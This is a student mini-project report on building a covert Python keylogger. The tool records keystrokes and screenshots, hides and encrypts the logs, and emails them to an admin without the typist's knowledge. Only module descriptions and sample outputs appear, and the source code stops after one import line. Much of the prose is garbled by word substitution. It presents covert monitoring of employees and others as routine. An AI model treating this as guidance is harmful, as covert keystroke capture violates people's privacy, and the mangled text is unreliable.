SYSTEM SURVEILLANCE

USING KEYLOGGERS

A MINI PROJECT REPORT

Submitted By

AATHEESH P V	**(2011001)**
BARANIDHARAN	**(2011009)**
RAGUL K V	**(2011032)**

in partial fulfillment for the award of the degree

of

BACHELOR OF TECHNOLOGY

in

ARTIFICIAL INTELLIGENCE AND DATA SCIENCE

SRI RAMAKRISHNA ENGINEERING COLLEGE
[Educational Service: SNR Sons Charitable Trust]
[Autonomous Institution, Reaccredited by NAAC with 'A+' Grade]
[Approved by AICTE and Permanently Affiliated to Anna University, Chennai]
[ISO 9001:2015 Certified and all eligible programmes Accredited by NBA]
VATTAMALAIPALAYAM, N.G.G.O. COLONY POST,
COIMBATORE – 641022

ANNA UNIVERSITY: CHENNAI 600 025

JUNE 2022

ANNA UNIVERSITY: CHENNAI – 600 025

BONAFIDE CERTIFICATE

20AD272 – MINI PROJECT I

Certified that this project Report **“SYSTEM SURVEILLANCE USING KEYLOGGERS”** is the bonafide work of **“AATHEESH P V (2011001), BARANIDHARAN (2011009), RAGUL K V (2011032)”** who carried out the project work under my supervision.

SIGNATURE	SIGNATURE
Dr. M. Senthamil Selvi	Mr. B. Mohankumar
HEAD OF THE DEPARTMENT	**SUPERVISOR**
Professor	Assistant Professor (Sr.Gr)
Department of Information Technology	Department of Information Technology
Sri Ramakrishna Engineering College	Sri Ramakrishna Engineering College
Vattamalaipalayam	Vattamalaipalayam
Coimbatore-22	Coimbatore-22

Submitted for the Mini Project Viva-Voce examination held on ____________

INTERNAL EXAMINER **EXTERNAL EXAMINER**

ACKNOWLEDGMENT

We thank the almighty for his blessings on us to complete this project work successfully.

With profound sense of gratitude, we thank the Management, Managing Trustees, **Thiru. D. Lakshminarayanaswamy** and Joint Managing Trustee**,** **Thiru. R. Sundar**, for having provided us the necessary infrastructure required for the completion of our project.

With a profound sense of gratitude, we sincerely thank the **Head of the Institution, Dr. N. R. Alamelu**, for her kind patronage, which helped in pursuing the project successfully.

With immense pleasure, we express our hearty thanks to the **Head of the Department, Dr. M. Senthamil Selvi**, for her encouragement towards the completion of this project.

We thank our mini project coordinator **Mrs. S. Jansi Rani, Assistant Professor (Sr.Gr)**, Department of Information Technology for her encouragement, towards the completion of the project.

We also thank our project guide **Mr. B. Mohankumar, Assistant Professor (Sr.Gr),** Department of Information Technology for his guidance towards the completion of the project.

We convey our thanks to all the teaching and non-teaching staff members of the Information Technology Department who rendered their cooperation by all means for completion of this project.

ABSTRACT

In many groups now-a-days data safety and information healing is the maximum crucial issue. So there are numerous cases where facts recovery is needed. For these sorts of troubles keylogger is one of the exceptional solutions that's frequently known as keylogging or keyboard taking pictures. Keyboard shooting is the motion of recording the keys stroke on a keyboard, commonly covertly, in order that the person using the keyboard is unaware that their actions are being monitored. using keylogger software users can retrieve statistics while working record is broken because of numerous reasons like loss of strength and many others. this is a surveillance application used to song the customers which logs keystrokes; makes use of log files to retrieve records. the use of our application customers can recollect forgotten email or URL. on this keylogger task, whenever the consumer sorts something via the keyboard, the keystrokes are captured and mailed to the mail identity of admin without the understanding of the person in the time set.

TABLE OF CONTENTS

LIST OF FIGURES

CHAPTER 1

INTRODUCTION

In lots of IT infrastructure companies now-a-days, records safety and data recovery are the most vital elements which is basically deployed in computer Forensics. pc forensics consist of the artwork of inspecting digital media to keep, get better and examine the records in an powerful way. there are many cases where data recovery is required basically. So by the usage of keylogger software users can retrieve facts inside the time of disaster and destructive of working file because of loss of power and so forth. Keyloggers are particularly effective in monitoring ongoing crimes. that is a surveillance utility used to track the users which log keystrokes, makes use of log documents to retrieve records, capture a record of all typed keys. The accrued records is saved on the machine as a hidden report or emailed to the Admin or the forensic analyst.

1.1 Overview of the Project

This project describes a way for the users to protect the system from the other third persons because now-a-days cyber are increasing day by day. By using keyloggers we can record the key strokes and can be saved as a hidden file as well as it will be send to the mail ID of the admin. This project consist of taking screenshots of the immediately changed pages and this consist of encryption of the data by these features we can protect our system from the third person.

CHAPTER 2

LITERATURE SURVEY

Keyloggers are installed on the machine to deliberately monitor the user’s work by entering keys and eventually passing them on to someone else. Although not commonly used for legal purposes (e.g., parental surveillance / monitoring infrastructure), major hackers are often brutally exploited by hackers in order to steal confidential information.

2.1 Keyloggers in Cybersecurity Education Christopher Wood

The paper which introduces an instance of integrating keylogging into IT security schooling. Initially, this paper gives an outline of keylogger packages, discusses keylogger layout, and implementation, and gives efficient approaches to locate and save you from keylogging attacks. Secondly, this paper outlines some keylogging set up tasks that may be blanketed into an under graduate pc software to teach the subsequent technology of cybersecurity employees on this vital subject matter.

2.2 Keylogger for Windows using Python-Santripti Bhujel

Keylogging is a security trading manner that must show up with multiple perspectives. If the attacker profits physical get right of entry to on your laptop devices they could faucet the computer hardware as a keyboard to acquire important user statistics. This strategy relies absolutely on other actual-global systems, either the sound transmission created by means of the client or the magnetic distribution of the remote manage (Martin Vuagnoux, 2009). Outside keyloggers or pc keyloggers are a small digital tool that is inserted between the keyboard and the motherboard, this method requires attackers to have physical get entry to the device they may be supposed to perform. Keyloggers killed on a client record tapping tool sooner or later supplied that personal information to outsiders (Thorsten Holz, 2009).

2.3 Developing Software Primarily Based Key logger and a technique to protect from Unknown Key loggers

Keyloggers are regularly brutally utilized by attackers to steal confidential statistics. Many credit score card passwords and numbers had been stolen the use of keyloggers making them one of the maximum risky spyware regarded up to now. Keyloggers may be used as small hardware gadgets or easily as software program. software-primarily based keyloggers can be similarly classified primarily based on the rights they need to apply. Keyloggers are used in a kernel module strolling with full rights in the kernel area. Conversely, a totally privileged keylogger can be used as an easy user vicinity procedure.

CHAPTER 3

PROJECT DESCRIPTION

3.1 PROBLEM DEFINITION

- Generally, when the system is used by the third party, user will misuse the system and cause damages, to avoid this kind of problem, keyloggers will be used to record keystrokes, screenshots and saving as a hidden file or sending mail to the admin.
- This process uses short time to record the keystrokes and taking screenshots of the immediately changed pages.

3.2 OBJECTIVES

- Records the keystrokes.
- Recorded keystrokes will be send to the admin's mail.
- Recorded keystroke will be saved as a hidden file.
- Takes screenshots of the immediately changed pages.
- Each and every recorded file will be encrypted.

3.3 BLOCK DIAGRAM




Fig 3.3.1 Flow Diagram for Keyloggers

3.4 MODULES


3.4.1 MODULE I

KEYSTROKES RECORDING

- In this module, keyloggers will be recording the keystrokes used by third party

- Using the module ‘keyboard’ keystrokes can be recorded. The module ‘keyboard is used to deal with the operations related to keyboard.

- This module uses ‘Timer’ package from ‘threading’ module and ‘datetime’ package from ‘datetime’ module to record the keystrokes with date and time.




```
[+] Saved keylog-2022-05-26-142622_2022-05-26-142637.txt
[+] Saved keylog-2022-05-26-142637_2022-05-26-142652.txt
[+] Saved keylog-2022-05-26-142652_2022-05-26-142707.txt
[+] Saved keylog-2022-05-26-142707_2022-05-26-142722.txt
```

Fig 3.4.1.1 Output for Recording Keystrokes

3.4.2 MODULE II

MAIL SENDING AND SAVING FILE


- In this module, the recorded keystrokes will be sent to the admin through the mail.
- This module uses ‘smtplib’ library to send the mail to the admin.
- This module uses temporary password to send the mail.
- Using the first module, the recorded keystrokes will be saved as an .txt file extension.



(no subject)

pvaatheesh@gmail.c... 3:29 pm
to bcc: me

A[SHIFT]atheesh[ENTER]
pv[ENTER]
he




(no subject)

pvaatheesh@gmail.c... 3:27 pm
to bcc: me


[ENTER]
hello[ENTER]
hello[ENTER]

Fig 3.4.2.1 Keystrokes-Send mail-1 **Fig 3.4.2.2 Keystrokes-Send mail-2**



```
A[SHIFT]atheesh
```

Fig 3.4.2.3 Recorded Keystrokes-Text file-1




```
H[SHIFT]elloH[SHIFT]elloH[SHIFT]ell
```

Fig 3.4.2.4 Recorded Keystrokes-Text file-2

3.4.3 MODULE III

SCREENSHOT SAVING

- In this module screenshots of immediately changed pages will be taken and saved with the present date and time.
- This module uses 'ImageGrab' package from the module 'pyscreenshot' to take the screenshots



About 3,17,00,00,000 results (0.54 seconds)

Anna University
Public university in Chennai, Tamil Nadu

https://www.annauniv.edu

Anna University, Chennai

Largest Technological **University** in the world with over 7.5 lakhs students · Asia's oldest technical institution founded in 1794 and the oldest one established ...

Date founded: 4th September, 1978

Centre For Research · Academic · Tancet 2022 · Anna University Webmail

People also ask

What is Anna University famous for?


About

annauniv.edu

Anna University is a public state university located in Tamil Nadu, India. The main campus is in Chennai. It was originally established on 4 September 1978 and was named after C. N. Annadurai, the former Chief Minister of Tamil Nadu. Wikipedia

Address: 266P+952, Anna University, Guindy, Chennai, Tamil Nadu 600025

Fig 3.4.3.1 Screenshot-1



sri ramakrishna engineering college

About 40,10,000 results (0.54 seconds)

Sri Ramakrishna Engineering College

College in Coimbatore, Tamil Nadu

https://www.srec.ac.in

Best Engineering College in Coimbatore | SREC

Sri Ramakrishna Engineering College is one of the top Engineering colleges in Coimbatore that offers best engineering programs and projects.

Contact Us · News & Announcement · Departments · Controller of Examination

Course admissions

Common streams	Courses
Engineering and Architecture	19

About

srec.ac.in

Sri Ramakrishna Engineering College is an autonomous Engineering college in India founded by Sevaratna Dr. R. Venkatesalu. It is affiliated with the Anna University in Chennai, and approved by the All India Council for Technical Education of New Delhi. Wikipedia

Address: 4X28+J74, Vattamalai Palayam Rd, NGGO


Fig 3.4.3.2 Screenshot-2

3.4.4 MODULE IV

ENCRYPTION-DECRYPTION


- In this module, the text files and screenshots will be encrypted.
- This module uses ‘os’ library to get the path of the folder from the system.
- This module uses ‘secret’ library to create the random elements to generate the password.
- This module uses ‘shutil’ library to deal with the operations related to the file.
- This model uses the ‘Pathlib’ library which offers a variety of classes that represent file system methods with semantics suitable for different operating systems.
- This module uses ‘ascii_letters’ package from the library ‘string’ which converts the strings to the ASCII characters.
- This module uses ‘sleep’ package from the library ‘time’ to stop running the program for a particular second or minutes of time.

- This module uses ‘Crypto’ library to encrypt all text files and taken screenshots



Name	Date modified	Type	Size
keylog-2022-05-26-182730_2022-05-26-1827...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-182736_2022-05-26-1827...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-182741_2022-05-26-1827...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-182747_2022-05-26-1827...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-182752_2022-05-26-1827...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-205408_2022-05-26-2054...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-205413_2022-05-26-2054...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-205419_2022-05-26-2054...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-205424_2022-05-26-2054...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-205430_2022-05-26-2054...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-205441_2022-05-26-2054...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keylog-2022-05-26-205446_2022-05-26-2055...	26-05-2022 09:45 PM	Adobe Acrobat Docu...	1 KB
keyloggers.py.enc	26-05-2022 09:45 PM	Adobe Acrobat Docu...	6 KB
keyloggers1.py.enc	26-05-2022 09:45 PM	Adobe Acrobat Docu...	6 KB

Fig 3.4.4.1 Encrypted Folder



Name	Date modified	Type	Size
keylog-2022-05-26-182730_2022-05-26-1827...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-182736_2022-05-26-1827...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-182741_2022-05-26-1827...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-182747_2022-05-26-1827...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-182752_2022-05-26-1827...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-205408_2022-05-26-2054...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-205413_2022-05-26-2054...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-205419_2022-05-26-2054...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-205424_2022-05-26-2054...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-205430_2022-05-26-2054...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-205441_2022-05-26-2054...	26-05-2022 09:51 PM	Text Document	1 KB
keylog-2022-05-26-205446_2022-05-26-2055...	26-05-2022 09:51 PM	Text Document	1 KB
keyloggers.py	26-05-2022 09:51 PM	Python File	6 KB
keyloggers1.py	26-05-2022 09:51 PM	Python File	6 KB

Fig 3.4.4.2 Decrypted Folder

3.4 MERITS AND DEMERITS:

3.5.1 MERITS:

- Keyloggers can be used when the third party misuses the system.
- When any of the data like emails or passwords are forgotten It can be recover from the keyloggers

3.5.2 DEMERITS:

- The stored keystrokes and screen shots by keyloggers will be hacked and can retrieve each and every information from the system.
- Keyloggers cannot log into BIOS (Basic Input / Output System) inputs.

CHAPTER 4

RESULTS & DISCUSSON

Keyloggers are implemented to record keystrokes performed by the third user. This project saves the recorded keystrokes as a hidden file or send to admin’s email ID. This project takes the screenshots of the immediately changed pages according to the given schedule of time. Each and every text files, screenshot and related program files will be encrypted with the password.

User can either choose file method to save the keystrokes as text file or mail to send the recorded keystrokes to the admin’s email-ID

CHAPTER 5

CONCLUSION AND FUTURE SCOPE

CONCLUSION:

In our project keyloggers are made which will record each and every keystrokes performed by the third person. These recorded keystrokes will be saved as an hidden text file or it will send to the admin’s mail ID. It takes screenshots of the immediately changed pages by the given schedule. These recorded keystrokes, and taken screenshots will be encrypted with the pass word. By these operations admin can check the maintenance of the system and also can check the activities of the third person using the system. We can recover the forgotten data such as mail ID, passwords and others from the keyloggers.

FUTURE SCOPE:

- In future, each and every person can check the activities of the third person when they misuse the system. Parents can check the activities of the children while performing in the system.
- In future keyloggers will be used by each and every company to check the activities of the employees performed in the system during work hours.

APPENDICES

APPENDIX 1

SOFTWARE DESCRIPTION

- **Jupyter Lab:**
  - JupyterLab is the latest interactive web-based development of notebooks, code and data. Its flexible interface allows users to plan and organize workflows in data science, computer science, computer journalism, and machine learning.

- **Command Prompt**
  - Command Prompt is a command line translator application available for Windows operating systems. Used for executing embedded command

- **PYTHON LIBRARIES**
  - **Keyboard**
    - This module helps to record keyboard activities and lock keys until a specified key is inserted and then they copy the keys.
    - This module captures all the keys, even on-screen keyboard events are also captured.
    - This module works on both windows and Linux operating systems.

- **Smtplib**
  - This module describes an SMPT client time item that can be used to send mail to any Internet device via the SMTP protocol.

- **Pyscreenshot**
  - This module has some features that can be useful in special situations such as flexible backgrounds, Wayland support, sometimes better performance, less voluntary processing.
  - It can be used to copy screen content to cushion image memory using different endings. Modification of ImageGrab Module.

- **Crypto**
  - This module is used for encryption-decryption process for the files such as .txt files, .png pictures etc.

APPENDIX 2

SOURCE CODE

```
 import keyboard
